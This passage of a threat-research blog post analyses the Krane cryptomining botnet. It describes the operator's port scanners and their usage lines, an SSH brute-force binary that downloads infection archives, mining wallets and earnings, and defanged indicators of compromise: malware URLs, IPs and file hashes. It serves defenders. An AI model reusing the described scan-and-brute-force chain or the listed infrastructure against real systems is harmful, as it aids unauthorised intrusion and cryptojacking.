
```
banner grabber by PRG
172.105.159.72 - SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
158.101.206.61 - SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
63.163.160.2 - SSH-2.0-Cisco-1.25
18.224.14.51 - SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
204.48.17.33 - SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
45.33.119.68 - SSH-2.0-OpenSSH_5.3
76.88.169.40 - SSH-2.0-dropbear_2018.76
35.227.65.111 - SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6
```

cosynus:

The cosynus binary is a simple SYN port scanner. There is an option to set the speed, target port number and IP class.

usage: *./cosynus <port> [-a <a class> | -b <b class>] [-i <interface] [-s <speed>]*

> *speed 10 -> as fast as possible, 1 -> will take ages (about 50 syns/s)*



```
usec: 100, burst packets 50
using "(tcp[tcpflags]=0x12) and (src port 22) and (dst port 32199)" as pcap filter
my detected ip on enp0s3 is 10.0.2.15
capturing process started pid 49539
172.105.159.72
134.220.98.53
158.101.206.61
63.163.160.2
18.224.14.51
204.48.17.33
45.33.119.68
76.88.169.40
35.227.65.111
35.224.178.81
64.227.10.25
37.187.140.88
194.250.212.4
220.159.154.6
147.46.239.75
```

main:

The *main* executable is the first element in the attack chain. This binary is the one that starts the SSH brute-force based on the *ipuri* file (it is used for the input parameter). After a successful login to a vulnerable host, *main* makes sure to download either the

- krax
- ssh
- road
- runner

archive packages to the target machine and starts the whole infection chain.

Again, we have spotted several Romanian sentences in the executable, shedding some light on the nationality of the developer.

- [IPuri Ramase]
- Acu ti-l urc
- nu se mai poate face sessiuni, meci mai rorst
- Bv mane l-ai loat an gurtza
- mna, pe asta ti-o mai rezolva pula mea

pscan2:

Pscan2 is a simple TCP port scanner. It produces results in a file called scan.log.


Usage: *%s <b-block> <port> [c-block]*


Cryptomining

We can get a clear picture about the actor's mining operation by looking up the respective wallets on Hashvault: so far, we saw three wallets that are used and distributed between campaigns.

The three wallets:

    49PGW8Cg8yj4oFktr5Au5zjUHkagMusKxctQGdJ6MNkD3TZYGsAbEEAc31QSfPjdJ14ME36hdAmJRPVaeiNB2K4nGPsenv6






	XMR	BTC	USD	EUR	RUB
ⓘ Pool Maturing	0.00033142	0.00000144	0.09	0.08	6.2
ⓘ Solo Maturing	0	0	0	0	0
ⓘ Confirmed Balance	0.07222012	0.00031322	19.15	16.46	1 345.
ⓘ Total Paid	0.11	0.00047707	29.17	25.06	2 048.
ⓘ Daily Paid	0	0	0	0	0
ⓘ Daily Credited	0.00213661	0.00000927	0.57	0.49	39.8
ⓘ Revenue Estimate	0.002	0.00000959	0.59	0.5	41.2


POOL (2)

	№	Worker ↑	↑ Hash Rate	↑ 1 | 3 | 6 | 24h Avg. Hash Rate	↑ Active Miners ⓘ
☐	1	roadrunner	10.15 kH/s	9.86 kH/s | 9.74 kH/s | 10.12 kH/s | 9.78 kH/s	64
☐	2	x	683 H/s	646 H/s | 676 H/s | 663 H/s | 630 H/s	6

At one point, the two workers had 70 miners (infections) in total.

46p7Typ6JQk7WpWyyE3J62M5bh39yygDm6rNYB4cowZPiiCjm2wQ8YFTum6ii2DZAePgpcz8zKMamfLX1EjDHJwvCWEZ6VW






	XMR	BTC	USD	EUR	RUB
ⓘ Pool Maturing	0.00138845	0.00000602	0.37	0.32	25.9
ⓘ Solo Maturing	0	0	0	0	0
ⓘ Confirmed Balance	0.02962201	0.00012847	7.86	6.75	551.8
ⓘ Total Paid	1.5597	0.00676445	413.62	355.38	29 051.9
ⓘ Daily Paid	0	0	0	0	0
ⓘ Daily Credited	0.00914261	0.00003965	2.42	2.08	170.3
ⓘ Revenue Estimate	0.009	0.00003877	2.37	2.04	166.5


POOL (1)

	№	Worker ↑	↑ Hash Rate	↑ 1 | 3 | 6 | 24h Avg. Hash Rate	↑ Active Miners ⓘ
☐	1	CPP	45.21 kH/s	42.48 kH/s | 43.96 kH/s | 44.29 kH/s | 44.43 kH/s	29

The CPP worker had 29 miners at one point.

46yvASpNp25BeTXJB9Zd18K4b7LWcYGZ2HYopYF6TNfCNWJQc2xMJb5dow7SucAYPu1eAui54mf3AFifzYvfAbF35kFaXJb





	XMR	BTC	USD	EUR	RUB
ⓘ Pool Maturing	0.00396118	0.00001718	1.05	0.9	73.8
ⓘ Solo Maturing	0	0	0	0	0
ⓘ Confirmed Balance	0.01922996	0.0000834	5.1	4.38	358.2
ⓘ Total Paid	9.0139	0.03909346	2 390.4	2 053.82	167 898.1
ⓘ Daily Paid	0.0507	0.00021989	13.45	11.55	944.4
ⓘ Daily Credited	0.02663052	0.0001155	7.06	6.07	496
ⓘ Revenue Estimate	0.026	0.00011294	6.91	5.93	485

POOL (2)

	№	Worker ↑	↑ Hash Rate	↑ 1 | 3 | 6 | 24h Avg. Hash Rate	↑ Active Miners ⓘ
☐	1	CPP	123 kH/s	117.67 kH/s | 119.28 kH/s | 123.03 kH/s | 123.81 kH/s	200
☐	2	x	7.39 kH/s	6.1 kH/s | 5.79 kH/s | 5.72 kH/s | 5.79 kH/s	7

Here, we have observed more than 200 miners (active infections) at a single point.

If we add up the balance of the three unique wallets, the total value mined was:


- 2053.82 EUR
- 355.38 EUR
- 25.06 EUR
- In total: **2434.26 EUR**

Most mature malware campaigns gain much larger amounts over their lifetime, but, considering that Krane showed development over the past months, **we expect more infections to happen** at later stages as the malware matures forward.

OSINT on the Krane Botnet

There has not been much mention of this malware family in the infosec community. The only worthwhile mention is a Twitter post by user @Dogeiana from the 29th of July.

The poster described a direct interaction between the operator and him when the attacker deployed the cryptominer onto the victim's honeypot system.


Doge
@Dogeiana

Krane won't give up trying to download his cryptominer on my cowrie honeypot. I have found him on my server and asked him "wat r u doing with krax" and blocked me after that.

Malware URL:
hxxp://198.98.56.65/krax

I just blocked the url =)

https://twitter.com/Dogeiana/status/1420850937577476103

Coverage

The malicious IPs and URLs related to Krane/Krax and the Roadrunner campaign are blocked by CUJO AI Sentry.

Indicators of Compromise

Cryptowallets [Monero]

```
46p7Typ6JQk7WpWyyE3J62M5bh39yygDm6rNYB4cowZPiiCjm2wQ8YFTum6ii2DZAePgpcz8zKMamfLX1EjDHJwvCWEZ6VW

46yvASpNp25BeTXJB9Zd18K4b7LWcYGZ2HYopYF6TNfCNWJQc2xMJb5dow7SucAYPu1eAui54mf3AFifzYvfAbF35kFaXJb

49PGW8Cg8yj4oFktr5Au5zjUHkagMusKxctQGdJ6MNkD3TZYGsAbEEAc31QSfPjdJ14ME36hdAmJRPVaeiNB2K4nGPsenv6
```

Hosts

- krane.ddns[.]net
- pool.hashvault[.]pro

URLs

- hxxp://ro4drunner[.]com/.db/$File
- hxxp://ro4drunner[.]com/.db/$File2
- hxxp://ro4drunner[.]com/road
- hxxp://ro4drunner[.]com/runner
- hxxp://ro4drunner[.]com/ssh
- 107.189.2[.]131/ssh
- 107.189.2[.]131/road
- 107.189.2[.]131/runner
- 198.98.56[.]65/krax
- 209.141.32[.]157/.guns/$File
- 209.141.32[.]157/.guns/$File2
- 209.141.32[.]157/ssh
- 209.141.32[.]204/ssh
- 209.141.54[.]197/ssh
- 209.141.57[.]111/ssh
- 209.141.58[.]203/ssh
- 209.141.58[.]203/ssh1
- 209.141.58[.]203/ssh2

IPs

- 51.15.118[.]233
- 86.120.247[.]210
- 104.244.78[.]183
- 107.189.2[.]131
- 107.189.13[.]129:10102
- 141.255.153[.]99
- 198.98.52[.]12
- 198.98.56[.]65
- 199.19.226[.]4
- 199.195.252[.]242
- 209.141.32[.]157
- 209.141.32[.]204
- 209.141.40[.]193
- 209.141.43[.]13
- 209.141.47[.]39
- 209.141.51[.]168
- 209.141.54[.]4
- 209.141.54[.]197
- 209.141.55[.]247
- 209.141.57[.]111
- 209.141.58[.]203

Passwords:

File and folder names:

- ._lul
- .road
- .runner
- .ssh
- a
- b
- boner
- clase.txt

- config.json
- cosynus
- k_config.json
- krane
- krn
- main
- nope
- passfile.txt
- pscan2
- road
- runner
- run
- send_vuln.py
- sshd
- yes

Hashes

```
03c04220db8287fcc0f016e2f69929a582cb038e6e2c9626b1db608299b9511d a

04f7da06d4176f6d3f14d2abd9e8dbaa2b31821c8bd602bd3f458436a8ac74aa krane

09fc3d56722a2d7345bdc6ce475549a2a78b006fbbf366a024c5d300ab8c2266 config.json

0d79493b35cc4198aa41c4efecef69dadd1360cbae5ecef21b43f6879e3a927a main

1011a5e837aa216725292bf05ec03774fa6d981cae7bf5ee882e882cb65d0c8c krane

130557a083326e8fc588f05b12d782bb5530e5289b7ceca0f03c557156ca035b sshd

135a661475b6122a879ab9f9e62ed92f8c46fd07a63aacc6b6b16156034ba7d7 krax

16d80cb55df5f3a8ed8161d0b301af2a1d437c6c657605b41884a95005a4b483 krax

18fbe2bc23a4d39bac95c09c0cfad3f439a15d6b9eb61747e0289b2df9ad992c k_config.json

1d0db9e4094fe635cf13ba1628ed0dbd96e97967cc9fd874fdf890d8dc87d983 config.json

1e822c861e9482033696aa58e64e2f89dc7b3f46bf5f22c0ddb42e0fa0d5301c nope

205a70982a62b7155587d425407c968b962d6118e8517bb582ed5bef9a39e6b8 k_config.json

2ede344e0415193d41b90d3cdfbf8558c307d8b8182464dfe15655ea1f88eab0 pscan2

2ef26484ec9e70f9ba9273a9a7333af195fb35d410baf19055eacbfa157ef251 boner

3808f86fa9f1f9f0af5f6243f90d32bd6b3dbb7db228ef7ea2fdba346fbbdaa0 krane

3c0aee19ccba5a0080b20b198c2c00cc5432cad8bb9875462170bd58419259cf run

3fa92cfbfb8d9d46c1e837e96825e9a4fbb5b4d214c38ce2cbd286165b6b04b1 config.json

4046583b3323b9cfe00f1c9773ca57cd80513f71a07c64ae7f59fea1284571ce krax

4ccd2114fa692db310982cdcc1e9301cdf38c0ccd4f9a05144212ec1d474df11 config.json

5015497b3a75125bd6cd5c5956d6c8a30c46b7d0df91eec42219acb4bb327faf sshd

588e48eb1bf861a831a31b2dddc56926ba1735910d14795aff320640963b47bd krane

661df0b02e799d3a5bf904ff5a18f79706115c73da84e89153a4e9791b4d8786 krax

6988f670c3cee552792797e7f0aea6e93516bf278b29d3ddce13cedb6c261f3b send_vuln.py

6bdbaef8537c2764870e24d7d959e19a8ab7db5baa0d0de57aea10d765176073 yes

7bb8676c080c07af8274de5a4bb7db2c0c120e6606764d0186fa71b7026da56b krax

8158664efe2753ba8d9a1d1ac32893779e6068218f6b3d41785264687da54ca6 b

81984c0cffbae13cf40288487c958dd681b4e69874211e1d29fcb36da23b56f1 krax
```

84be74c9e48be089222cf5822fe389df25119d93448d7c729773890e80fe009f	krane
97093a1ef729cb954b2a63d7ccc304b18d0243e2a77d87bbbb94741a0290d762	cosynus
9916396a8542dbc006edcf03c643e41e787d4c5f9ad70011d769ebf198fa1e1d	krane
a07cae8d471a3e19c91b3a1315a5ac32c7984721904bf031aef3562413d8298d	a
a181adfe67d5be2137a489d4b859a7d21be69d758e8fcf987ebe7e11ea806e75	
a96797d948ff00486b39800e1d934eb05a983cd9dec720f5a41ed763b148627e	krax
aab44120f65bd5f1b518fde2c018a2d2ef228b182eafff9b4d9de5873830fb49	config.json
b0a8dc79a798be9346f140af648ccd7089cf6a4d88a5961c7c888e5a0c76f8ac	a
b12669f63d737ee63c6d3a632e1917d2d89950127aad6fefd6d81b6cc126a69e	clase.txt
d1a01e023bef1ca08a344de2fa109991757f48a503f8c71225d24557355a285e	main
d51e8e059bfbe22997fd0a3639cf4d79e9c5c9a9c6aec260a9d1ee694d57313e	krax
d7908dfc14ff5a09b8b7c5efb8c35b3b37b1371781ef021302bd7c1936c508cd	krane
d7e7265705bbb2d45c3c9b0d4a61e0d8f7403f4b1b5e5c10e76ffdc2b4d689de	krane
Dc4eb01933cb16bb027bb50215480c30c39bd3d30b5b8f7b957833bd6381183a	run
f33d1e913d3db9d5b6661dd5ab8a678807c8a79eca1eeefd8804e46b32ff46cf	ssh
f642a1980ce3f4756dc8e5bac3a0d7578871294556c2467422ebe1a82338da34	ssh
f7021bbac761cfa04a9e86e4c7e73afdf9dad2f2f71627d617fab27e46f99942	passfile.txt
fff403517a09799ec4e4c5b6dc891bb5a614245afa9bd1b59fd5a0e935c15b3c	krax

Albert Zsigovits

Malware Researcher

CUJO AI Lens

An AI-powered analytics solution that, for the first time, gives operators an aggregated, dynamic and near real-time view into the way end users utilize their home or business networks

Learn more

Explorer

Provides complete, programmatic access to granular data via APIs to all the information collected and processed by the CUJO AI Platform

Learn more

Compass

An advanced service that empowers families and businesses to define and manage how their members' online activity affects their everyday lives

Learn more

Other posts by Albert Zsigovits

All posts by Albert Zsigovits

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may affect your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. These cookies ensure basic functionalities and security features of the website, anonymously.

Cookie	Duration	Description
_GRECAPTCHA	5 months 27 days	This cookie is set by the Google recaptcha service to identify bots to protect the website against malicious spam attacks.
cookielawinfo-checkbox-advertisement	1 year	Set by the GDPR Cookie Consent plugin, this cookie is used to record the user consent for the cookies in the "Advertisement" category .
